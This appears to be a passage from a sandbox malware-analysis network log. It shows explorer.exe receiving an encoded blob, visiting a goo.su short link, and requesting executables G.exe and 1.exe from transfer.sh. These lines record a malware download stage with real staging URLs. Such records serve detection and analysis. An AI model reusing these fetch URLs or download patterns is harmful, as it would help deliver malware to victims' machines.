2022-01-14 00:10:16 UTC	368	IN	Data Raw: 48 00 43 00 36 00 2f 00 69 00 4f 00 2f 00 45 00 4e 00 4c 00 64 00 36 00 7a 00 77 00 48 00 62 00 31 00 35 00 45 00 67 00 51 00 47 00 47 00 39 00 46 00 53 00 30 00 42 00 75 00 51 00 77 00 35 00 54 00 30 00 56 00 75 00 49 00 77 00 6c 00 41 00 64 00 2f 00 48 00 77 00 2f 00 46 00 4a 00 72 00 48 00 79 00 34 00 77 00 31 00 34 00 6c 00 6d 00 4a 00 79 00 45 00 2b 00 51 00 6a 00 32 00 47 00 61 00 73 00 2b 00 33 00 56 00 6e 00 43 00 4f 00 70 00 45 00 74 00 48 00 52 00 55 00 36 00 48 00 51 00 79 00 46 00 77 00 64 00 69 00 45 00 4b 00 49 00 36 00 34 00 4a 00 6b 00 33 00 35 00 30 00 78 00 2b 00 37 00 59 00 37 00 57 00 44 00 73 00 6d 00 74 00 79 00 39 00 32 00 6b 00 6f 00 7a 00 7a 00 76 00 72 00 67 00 4f 00 73 00 78 00 77 00 38 00 4e 00 71 00 32 00 61 00 5a 00 4f 00 68 Data Ascii: HC6/iO/ENLd6zwHb15EgQGG9FS0BuQw5T0VuIwlAd/Hw/FJrHy4w14lmJyE+Qj2Gas+3VnCOpEtHRU6HQyFwdiEKI64Jk350x+7Y7WDsmty92kozzvrgOsxw8Nq2aZOh
2022-01-14 00:10:16 UTC	384	IN	Data Raw: 63 00 53 00 6a 00 39 00 4a 00 31 00 70 00 43 00 6a 00 74 00 75 00 58 00 32 00 64 00 79 00 63 00 6b 00 37 00 65 00 33 00 79 00 6c 00 68 00 58 00 57 00 73 00 7a 00 6b 00 51 00 75 00 72 00 4f 00 66 00 6f 00 42 00 38 00 50 00 75 00 62 00 4b 00 75 00 34 00 6c 00 2b 00 4d 00 53 00 2b 00 72 00 2b 00 54 00 4c 00 39 00 4a 00 58 00 52 00 6e 00 61 00 4b 00 57 00 4c 00 35 00 57 00 2b 00 38 00 6a 00 4c 00 31 00 4d 00 66 00 44 00 32 00 72 00 59 00 74 00 79 00 6a 00 4f 00 69 00 38 00 59 00 51 00 39 00 72 00 47 00 44 00 2b 00 67 00 79 00 38 00 2f 00 55 00 39 00 6a 00 6b 00 65 00 42 00 6a 00 64 00 44 00 56 00 73 00 4a 00 44 00 54 00 46 00 4c 00 32 00 4d 00 47 00 53 00 46 00 74 00 51 00 4e 00 41 00 42 00 46 00 51 00 6a 00 46 00 57 00 4c 00 4b 00 34 00 39 00 55 00 2f 00 69 Data Ascii: cSj9J1pCjtuX2dyck7e3ylhXWszkQurOfoB8PubKu4l+MS+r+TL9JXRnaKWL5W+8jL1MfD2rYtyjOi8YQ9rGD+gy8/U9jkeBjdDVsJDTFL2MGSFtQNABFQjFWLK49U/i
2022-01-14 00:10:16 UTC	400	IN	Data Raw: 4a 00 66 00 4e 00 68 00 67 00 55 00 58 00 39 00 36 00 68 00 76 00 76 00 6a 00 72 00 6c 00 54 00 36 00 68 00 42 00 37 00 77 00 65 00 4f 00 6e 00 59 00 6b 00 52 00 77 00 4e 00 4f 00 68 00 51 00 30 00 45 00 7a 00 33 00 51 00 2f 00 59 00 67 00 67 00 4a 00 49 00 51 00 50 00 37 00 57 00 78 00 33 00 6b 00 4d 00 61 00 47 00 67 00 6e 00 58 00 71 00 50 00 4e 00 46 00 72 00 71 00 2f 00 51 00 6d 00 6e 00 34 00 6e 00 7a 00 66 00 45 00 2f 00 50 00 6b 00 32 00 63 00 6a 00 5a 00 43 00 67 00 65 00 42 00 68 00 74 00 57 00 47 00 50 00 66 00 72 00 33 00 59 00 70 00 42 00 57 00 67 00 4b 00 72 00 74 00 66 00 74 00 78 00 33 00 58 00 6b 00 62 00 65 00 35 00 65 00 65 00 70 00 77 00 49 00 72 00 2b 00 4e 00 52 00 69 00 4d 00 7a 00 52 00 6a 00 54 00 5a 00 57 00 2f 00 39 00 6a 00 7a Data Ascii: JfNhgUX96hvvjrlT6hB7weOnYkRwNOhQ0Ez3Q/YggJIQP7Wx3kMaGgnXqPNFrq/Qmn4nzfE/Pk2cjZCgeBhtWGPfr3YpBWgKrtftx3Xkbe5eepwlr+NRiMzRjTZW/9jz
2022-01-14 00:10:16 UTC	416	IN	Data Raw: 75 00 62 00 68 00 30 00 2f 00 78 00 41 00 6d 00 30 00 66 00 73 00 63 00 51 00 74 00 71 00 69 00 2b 00 56 00 6a 00 78 00 2b 00 45 00 7a 00 77 00 2f 00 50 00 47 00 78 00 74 00 53 00 6c 00 37 00 57 00 6b 00 57 00 6e 00 58 00 64 00 6f 00 43 00 42 00 70 00 6f 00 72 00 51 00 38 00 61 00 66 00 6b 00 6b 00 6a 00 45 00 77 00 77 00 6a 00 5a 00 38 00 66 00 71 00 59 00 76 00 73 00 45 00 79 00 7a 00 76 00 4e 00 77 00 4a 00 76 00 4c 00 71 00 78 00 56 00 58 00 5a 00 62 00 34 00 53 00 41 00 30 00 79 00 4d 00 51 00 7a 00 32 00 4e 00 61 00 66 00 54 00 4d 00 54 00 51 00 44 00 30 00 52 00 73 00 48 00 33 00 39 00 38 00 57 00 4b 00 7a 00 54 00 43 00 6a 00 45 00 33 00 6e 00 30 00 62 00 54 00 47 00 51 00 4c 00 57 00 38 00 4f 00 74 00 6a 00 47 00 38 00 58 00 61 00 59 00 6d 00 39 Data Ascii: ubh0/xAm0fscQtqi+Vjx+Ezw/PGxtSl7WkWnXdoCBporQ8afkkjEwwjZ8fqYvsEyzvNwJvLqxVXZb4SA0yMQz2NafTMTQD0RsH398WKzTCjE3n0bTGQLW8OtjG8XaYm9
2022-01-14 00:10:16 UTC	432	IN	Data Raw: 74 00 68 00 2f 00 63 00 6a 00 6f 00 4e 00 75 00 52 00 61 00 63 00 57 00 76 00 38 00 68 00 41 00 73 00 37 00 77 00 62 00 38 00 5a 00 2f 00 72 00 35 00 72 00 6b 00 76 00 2b 00 56 00 57 00 63 00 44 00 77 00 47 00 51 00 4f 00 49 00 72 00 38 00 51 00 61 00 34 00 35 00 79 00 6c 00 44 00 52 00 6e 00 4a 00 2f 00 42 00 70 00 76 00 37 00 41 00 7a 00 6e 00 37 00 4c 00 30 00 46 00 56 00 49 00 35 00 46 00 63 00 79 00 69 00 74 00 73 00 42 00 45 00 6a 00 78 00 56 00 65 00 58 00 4e 00 36 00 62 00 31 00 50 00 4b 00 5a 00 4a 00 48 00 6b 00 33 00 34 00 4b 00 67 00 74 00 34 00 53 00 53 00 63 00 70 00 58 00 4c 00 79 00 62 00 33 00 4f 00 74 00 71 00 68 00 65 00 33 00 32 00 31 00 67 00 4c 00 67 00 39 00 66 00 71 00 4a 00 34 00 63 00 75 00 62 00 2b 00 54 00 55 00 58 00 30 00 4a Data Ascii: th/cjoNuRacWv8hAs7wb8Z/r5rkv+VWcDwGQOIr8Qa45ylDRnJ/Bpv7Azn7L0FVI5FcyitsBEjxVeXN6b1PKZJHk34Kgt4SScpXLyb3Otqhe321gLg9fqJ4cub+TUX0J

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:16 UTC	448	IN	Data Raw: 47 00 57 00 33 00 6e 00 48 00 35 00 6c 00 58 00 36 00 6d 00 41 00 31 00 67 00 38 00 42 00 41 00 63 00 77 00 75 00 69 00 31 00 72 00 59 00 44 00 6e 00 5a 00 66 00 6f 00 53 00 77 00 7a 00 6d 00 72 00 51 00 65 00 51 00 4e 00 70 00 2f 00 48 00 6b 00 2f 00 2b 00 2f 00 65 00 4f 00 6b 00 31 00 6c 00 32 00 6e 00 61 00 36 00 6c 00 4f 00 36 00 67 00 61 00 36 00 64 00 56 00 46 00 69 00 7a 00 58 00 2f 00 4b 00 57 00 41 00 4e 00 76 00 4f 00 46 00 4a 00 35 00 58 00 34 00 5a 00 2f 00 74 00 48 00 46 00 33 00 47 00 59 00 69 00 6f 00 59 00 2f 00 63 00 34 00 2f 00 6b 00 6a 00 64 00 66 00 41 00 4e 00 65 00 52 00 4f 00 49 00 62 00 44 00 77 00 4f 00 4f 00 77 00 7a 00 6c 00 6d 00 6b 00 69 00 2f 00 52 00 45 00 76 00 65 00 31 00 59 00 30 00 41 00 48 00 34 00 59 00 47 00 33 00 67 Data Ascii: GW3nH5lX6mA1g8BAcwui1rYDnZfoSwzmrQeQNp/Hk/+/eOk1l2na6lO6ga6dVFizX/KWANvOFJ5X4Z/tHF3GYioY/c4/kjdfANeROIbDwOOwzlmki/REve1Y0AH4YG3g
2022-01-14 00:10:16 UTC	464	IN	Data Raw: 6b 00 62 00 45 00 6c 00 39 00 63 00 73 00 76 00 33 00 6e 00 4c 00 35 00 32 00 31 00 75 00 68 00 61 00 56 00 55 00 4b 00 31 00 45 00 55 00 71 00 62 00 36 00 39 00 62 00 77 00 44 00 62 00 6a 00 66 00 52 00 78 00 66 00 62 00 6b 00 72 00 62 00 32 00 37 00 35 00 73 00 59 00 32 00 4e 00 6c 00 51 00 67 00 68 00 42 00 49 00 33 00 4b 00 7a 00 49 00 5a 00 35 00 70 00 63 00 62 00 6d 00 4a 00 77 00 59 00 46 00 62 00 41 00 70 00 76 00 4d 00 73 00 46 00 35 00 67 00 7a 00 6b 00 63 00 62 00 37 00 66 00 41 00 46 00 6a 00 54 00 31 00 36 00 69 00 39 00 4a 00 7a 00 35 00 33 00 76 00 76 00 71 00 73 00 79 00 49 00 31 00 52 00 6b 00 79 00 71 00 54 00 2f 00 6e 00 30 00 55 00 78 00 53 00 55 00 48 00 42 00 36 00 32 00 4f 00 30 00 63 00 52 00 52 00 2b 00 77 00 52 00 4c 00 6d 00 2f Data Ascii: kbEl9csv3nL521uhaVUK1EUqb69bwDbjfRxfbkrb275sY2NlQghBI3KzIZ5pcbmJwYFbApvMsF5gzkcb7fAFjT16i9Jz53vvqsyI1RkyqT/n0UxSUHB62O0cRR+wRLm/
2022-01-14 00:10:16 UTC	480	IN	Data Raw: 47 00 47 00 56 00 57 00 37 00 32 00 4d 00 2f 00 75 00 41 00 58 00 5a 00 7a 00 35 00 66 00 41 00 6f 00 6c 00 68 00 39 00 6d 00 4f 00 7a 00 7a 00 4a 00 79 00 4c 00 6a 00 68 00 67 00 6b 00 4a 00 56 00 2f 00 35 00 70 00 51 00 49 00 32 00 6e 00 35 00 72 00 6b 00 53 00 33 00 42 00 50 00 6c 00 44 00 62 00 77 00 6e 00 52 00 39 00 48 00 45 00 48 00 74 00 57 00 41 00 37 00 59 00 2b 00 4f 00 47 00 63 00 4e 00 57 00 4b 00 5a 00 2f 00 6c 00 6a 00 36 00 54 00 4d 00 59 00 4b 00 58 00 39 00 30 00 51 00 56 00 53 00 36 00 63 00 38 00 59 00 47 00 62 00 68 00 44 00 31 00 6e 00 34 00 47 00 56 00 4b 00 6b 00 6b 00 6f 00 71 00 49 00 74 00 32 00 45 00 6e 00 64 00 62 00 6d 00 66 00 32 00 30 00 46 00 67 00 6f 00 51 00 62 00 4e 00 39 00 6f 00 6d 00 4e 00 45 00 7a 00 35 00 46 00 48 Data Ascii: GGVW72M/uAXZz5fAolh9mOzzJyLjhgkJV/5pQI2n5rkS3BPlDbwnR9HEHtWA7Y+OGcNWKZ/lj6TMYKX90QVS6c8YGbhD1n4GVKkkoqIt2Endbmf20FgoQbN9omNEz5FH
2022-01-14 00:10:16 UTC	496	IN	Data Raw: 63 00 52 00 6c 00 35 00 33 00 47 00 32 00 43 00 64 00 37 00 56 00 65 00 76 00 6f 00 4e 00 33 00 31 00 34 00 6f 00 79 00 38 00 54 00 56 00 61 00 52 00 75 00 6e 00 31 00 78 00 53 00 34 00 50 00 51 00 67 00 51 00 4a 00 38 00 4d 00 39 00 73 00 4d 00 4f 00 7a 00 41 00 4d 00 54 00 47 00 33 00 45 00 32 00 6e 00 68 00 32 00 36 00 64 00 6d 00 36 00 51 00 75 00 66 00 66 00 6d 00 64 00 57 00 68 00 68 00 35 00 44 00 54 00 75 00 39 00 37 00 55 00 31 00 55 00 47 00 5a 00 42 00 4a 00 58 00 67 00 72 00 2f 00 65 00 65 00 32 00 46 00 66 00 6d 00 36 00 63 00 72 00 4f 00 75 00 6f 00 6f 00 6f 00 75 00 4c 00 42 00 2f 00 69 00 6a 00 30 00 69 00 32 00 75 00 72 00 43 00 57 00 76 00 39 00 47 00 44 00 69 00 55 00 6b 00 4d 00 36 00 33 00 66 00 42 00 6e 00 73 00 68 00 37 00 56 00 41 Data Ascii: cRl53G2Cd7VevoN314oy8TVaRun1xS4PQgQJ8M9sMOzAMTG3E2nh26dm6QuffmdWhh5DTu97U1UGZBJXgr/ee2Ffm6crOuooouLB/ij0i2urCWv9GDiUkM63fBnsh7VA
2022-01-14 00:10:16 UTC	512	IN	Data Raw: 59 00 67 00 55 00 4b 00 46 00 46 00 4e 00 72 00 70 00 76 00 52 00 68 00 54 00 47 00 33 00 53 00 76 00 6b 00 38 00 58 00 69 00 76 00 72 00 38 00 39 00 5a 00 57 00 75 00 70 00 73 00 69 00 36 00 52 00 6e 00 79 00 47 00 50 00 72 00 63 00 6c 00 56 00 34 00 77 00 4b 00 74 00 6d 00 4a 00 51 00 6a 00 54 00 62 00 55 00 6f 00 55 00 6c 00 34 00 66 00 4b 00 57 00 70 00 79 00 45 00 77 00 63 00 65 00 34 00 63 00 50 00 45 00 48 00 6f 00 46 00 77 00 6b 00 72 00 7a 00 70 00 6c 00 31 00 79 00 58 00 31 00 69 00 79 00 43 00 4a 00 50 00 36 00 4c 00 54 00 7a 00 54 00 6c 00 74 00 68 00 32 00 50 00 56 00 66 00 34 00 43 00 63 00 37 00 69 00 38 00 72 00 30 00 4d 00 39 00 59 00 50 00 4a 00 63 00 51 00 4a 00 66 00 31 00 77 00 4a 00 4e 00 7a 00 54 00 53 00 33 00 68 00 4b 00 50 00 34 Data Ascii: YgUKFFNrpvRhTG3Svk8Xivr89ZWupsi6RnyGPrclV4wKtmJQjTbUoUl4fKWpyEwce4cPEHoFwkrzpl1yX1iyCJP6LTzTlth2PVf4Cc7i8r0M9YPJcQJf1wJNzTS3hKP4

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49830	104.21.38.221	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:47 UTC	526	OUT	GET /abhF HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: goo.su
2022-01-14 00:10:47 UTC	526	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 00:10:47 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding x-powered-by: PHP/7.2.21 cache-control: private, must-revalidate pragma: no-cache expires: -1 set-cookie: XSRF-TOKEN=eyJpdiI6IjhCaUJiWFZZalYzQjRlaTBybFFTRXc9PSIsInZhbHVlIjoiclk5T0NEaXE3VjZ6Rk1qTUI3QkJXTW03UHYxbDhqZ3N5eERkQzRTMzZ0U0JSS1ZUdUlRbEJhWmZFS0F0Z0VDdCIsIm1hYyI6IjVkMjQ5MjU5NjBjMTc3ZjE1ZmYwYzU2OGFiYjk2NzMzMmU4NGM0MWRhZTZhNzFjM2I0NTAzOWE4NWNiYmNjMjMifQ%3D%3D; expires=Fri, 14-Jan-2022 18:50:47 GMT; Max-Age=67200; path=/ set-cookie: goosu_session=eyJpdiI6IktGaFVlQ2Z0dDhRVGdNUWNSaXRETFE9PSIsInZhbHVlIjoiRmR1V2pMZVNKMHNWY3hcL0NUXC9CMUROU0RvSk92aGJOaFBUOWJzNzRjbkhERHR3b1c1WnVlaDlNRDIra0M1VGU4IiwibWFjIjoiOWY1OTBlN2QxOGJlZTJjY2I3OTY0NTk0ZWQ5NDYxYzM1NzJlNDhlNDY3ZmNhMjRmYWU2NmQ3MTJjZTI2NmZhNyJ9; expires=Fri, 14-Jan-2022 18:50:47 GMT; Max-Age=67200; path=/; httponly CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=d%2BPpPNVZLEBNselS6RKi5FCCBfZ725aVQTiy52vY8GsSkof7F3bZnvtLiHATl%2B74jUekL%2FZDMXY12uH%2BVz6TWGqI%2BzoY4T9QVuBuPw806ldwuUrVMr9Li7A%3D"}],"group":"cf-nel","max_age":604800}

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:47 UTC	528	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 63 64 32 61 34 61 63 36 61 34 35 34 33 32 37 2d 46 52 41 0d 0a 61 6c 74 2d 73 76 63 3a 20 68 33 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 2c 20 68 33 2d 32 39 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 2c 20 68 33 2d 32 38 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 2c 20 68 33 2d 32 37 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflareCF-RAY: 6cd2a4ac6a454327-FRAalt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2022-01-14 00:10:47 UTC	528	IN	Data Raw: 32 31 32 65 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 72 75 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 22 3e 0a 3c 74 69 74 6c 65 3e d0 9f d1 80 d0 be d0 b8 d1 81 d1 85 d0 be d0 b4 d0 b8 d1 82 20 d0 bf d0 b5 d1 80 d0 b5 d0 bd d0 b0 d0 bf d1 80 d0 b0 d0 b2 d0 bb d0 b5 d0 bd d0 b8 d0 b5 2e 2e 2e 3c 2f 74 69 74 6c 65 3e 0a 0a 3c 6c 69 6e 6b 20 68 Data Ascii: 212e<!doctype html><html lang="ru"><head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="robots" content="noindex"><title> ...</title><link h
2022-01-14 00:10:47 UTC	529	IN	Data Raw: 77 65 69 67 68 74 3a 20 36 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 65 74 74 65 72 2d 73 70 61 63 69 6e 67 3a 20 2e 31 72 65 6d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 74 72 61 6e 73 66 6f 72 6d 3a 20 75 70 70 65 72 63 61 73 65 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 6d 2d 62 2d 6d 64 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 33 30 70 78 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 62 6f 72 64 65 72 65 64 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 65 65 65 3b 0a 20 20 20 20 Data Ascii: weight: 600; letter-spacing: .1rem; text-decoration: none; text-transform: uppercase; } .m-b-md { margin-bottom: 30px; } .bordered { border: 1px solid #eee;
2022-01-14 00:10:47 UTC	530	IN	Data Raw: 20 20 59 61 2e 43 6f 6e 74 65 78 74 2e 41 64 76 4d 61 6e 61 67 65 72 2e 72 65 6e 64 65 72 28 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6c 6f 63 6b 49 64 3a 20 22 52 2d 41 2d 34 31 33 39 38 30 2d 38 22 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 72 65 6e 64 65 72 54 6f 3a 20 22 79 61 6e 64 65 78 5f 72 74 62 5f 52 2d 41 2d 34 31 33 39 38 30 2d 38 22 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 61 73 79 6e 63 3a 20 74 72 75 65 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 Data Ascii: Ya.Context.AdvManager.render({ blockId: "R-A-413980-8", renderTo: "yandex_rtb_R-A-413980-8", async: true }); });
2022-01-14 00:10:47 UTC	532	IN	Data Raw: 20 72 65 6e 64 65 72 54 6f 3a 20 22 79 61 6e 64 65 78 5f 72 74 62 5f 52 2d 41 2d 34 31 33 39 38 30 2d 31 34 22 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 61 73 79 6e 63 3a 20 74 72 75 65 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 74 20 3d 20 64 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 20 3d 20 64 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 Data Ascii: renderTo: "yandex_rtb_R-A-413980-14", async: true }); }); t = d.getElementsByTagName("script")[0]; s = d.createElement("script");
2022-01-14 00:10:47 UTC	533	IN	Data Raw: 20 20 7d 29 28 74 68 69 73 2c 20 74 68 69 73 2e 64 6f 63 75 6d 65 6e 74 2c 20 22 79 61 6e 64 65 78 43 6f 6e 74 65 78 74 41 73 79 6e 63 43 61 6c 6c 62 61 63 6b 73 22 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 73 63 72 69 70 74 3e 0a 3c 2f 64 69 76 3e 0a 3c 2f 64 69 76 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 63 6f 64 65 2e 6a 71 75 65 72 79 2e 63 6f 6d 2f 6a 71 75 65 72 79 2d 33 2e 33 2e 31 2e 73 6c 69 6d 2e 6d 69 6e 2e 6a 73 22 20 69 6e 74 65 67 72 69 74 79 3d 22 73 68 61 33 38 34 2d 71 38 69 2f 58 2b 39 36 35 44 7a 4f 30 72 54 37 61 62 4b 34 31 4a 53 74 51 49 41 71 56 67 52 56 7a 70 62 7a 6f 35 73 6d 58 4b 70 34 59 66 52 76 48 2b 38 61 62 74 54 45 31 50 69 36 6a 69 7a 6f 22 20 63 72 6f 73 73 6f Data Ascii: })(this, this.document, "yandexContextAsyncCallbacks"); </script></div></div></body><script src="https://code.jquery.com/jquery-3.3.1.slim.min.js" integrity="sha384-q8i/X+965DzO0rT7abK41JStQIAqVgRVzpbzo5smXKp4YfRvH+8abtTE1Pi6jizo" crosso
2022-01-14 00:10:47 UTC	534	IN	Data Raw: 74 79 6c 65 3d 22 62 6f 72 64 65 72 3a 30 3b 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 6c 65 66 74 3a 2d 39 39 39 39 70 78 3b 22 20 61 6c 74 3d 22 54 6f 70 2e 4d 61 69 6c 2e 52 75 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 3c 2f 6e 6f 73 63 72 69 70 74 3e 0a 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 20 20 20 20 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 61 20 68 72 65 66 3d 22 2f 2f 77 77 77 2e 6c 69 76 65 69 6e 74 65 72 6e 65 74 2e 72 75 2f 63 6c 69 63 6b 22 20 27 2b 0a 20 20 20 20 20 20 20 20 20 20 20 20 27 74 61 72 67 65 74 3d 22 5f 62 6c 61 6e 6b 22 3e 3c 69 6d 67 20 73 72 63 3d 22 2f 2f 63 6f 75 6e 74 65 72 2e 79 61 64 72 6f 2e 72 75 2f 68 69 74 3f Data Ascii: tyle="border:0;position:absolute;left:-9999px;" alt="Top.Mail.Ru" /> </div></noscript><script type="text/javascript"> document.write('<a href="//www.liveinternet.ru/click" '+ 'target="_blank"><img src="//counter.yadro.ru/hit?
2022-01-14 00:10:47 UTC	536	IN	Data Raw: 2e 73 72 63 20 3d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 28 64 2e 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 20 3d 3d 20 22 68 74 74 70 73 3a 22 20 3f 20 22 68 74 74 70 73 3a 22 20 3a 20 22 68 74 74 70 3a 22 29 20 2b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 22 2f 2f 73 74 2e 74 6f 70 31 30 30 2e 72 75 2f 74 6f 70 31 30 30 2f 74 6f 70 31 30 30 2e 6a 73 22 3b 0a 0a 20 20 20 20 20 20 20 20 20 20 20 20 69 66 20 28 77 2e 6f 70 65 72 61 20 3d 3d 20 22 5b 6f 62 6a 65 63 74 20 4f 70 65 72 61 5d 22 29 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 22 44 4f 4d 43 6f 6e 74 65 6e 74 4c 6f 61 64 65 64 22 2c 20 66 2c 20 66 61 6c 73 65 29 3b 0a 20 20 20 20 20 20 20 20 20 20 Data Ascii: .src = (d.location.protocol == "https:" ? "https:" : "http:") + "//st.top100.ru/top100/top100.js"; if (w.opera == "[object Opera]") { d.addEventListener("DOMContentLoaded", f, false);
2022-01-14 00:10:47 UTC	536	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49834	144.76.136.153	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:47 UTC	536	OUT	GET /get/QbPlFD/G.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: transfer.sh
2022-01-14 00:10:47 UTC	536	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.2 Date: Fri, 14 Jan 2022 00:10:47 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 10 Connection: close Retry-After: Fri, 14 Jan 2022 01:10:50 GMT X-Content-Type-Options: nosniff X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 127.0.0.1,84.17.52.18,84.17.52.18 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 9 X-Ratelimit-Reset: 1642119050 X-Served-By: Proudly served by DutchCoders
2022-01-14 00:10:47 UTC	537	IN	Data Raw: 4e 6f 74 20 46 6f 75 6e 64 0a Data Ascii: Not Found

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49852	144.76.136.153	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:54 UTC	537	OUT	GET /get/TQL2Nf/1.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: transfer.sh
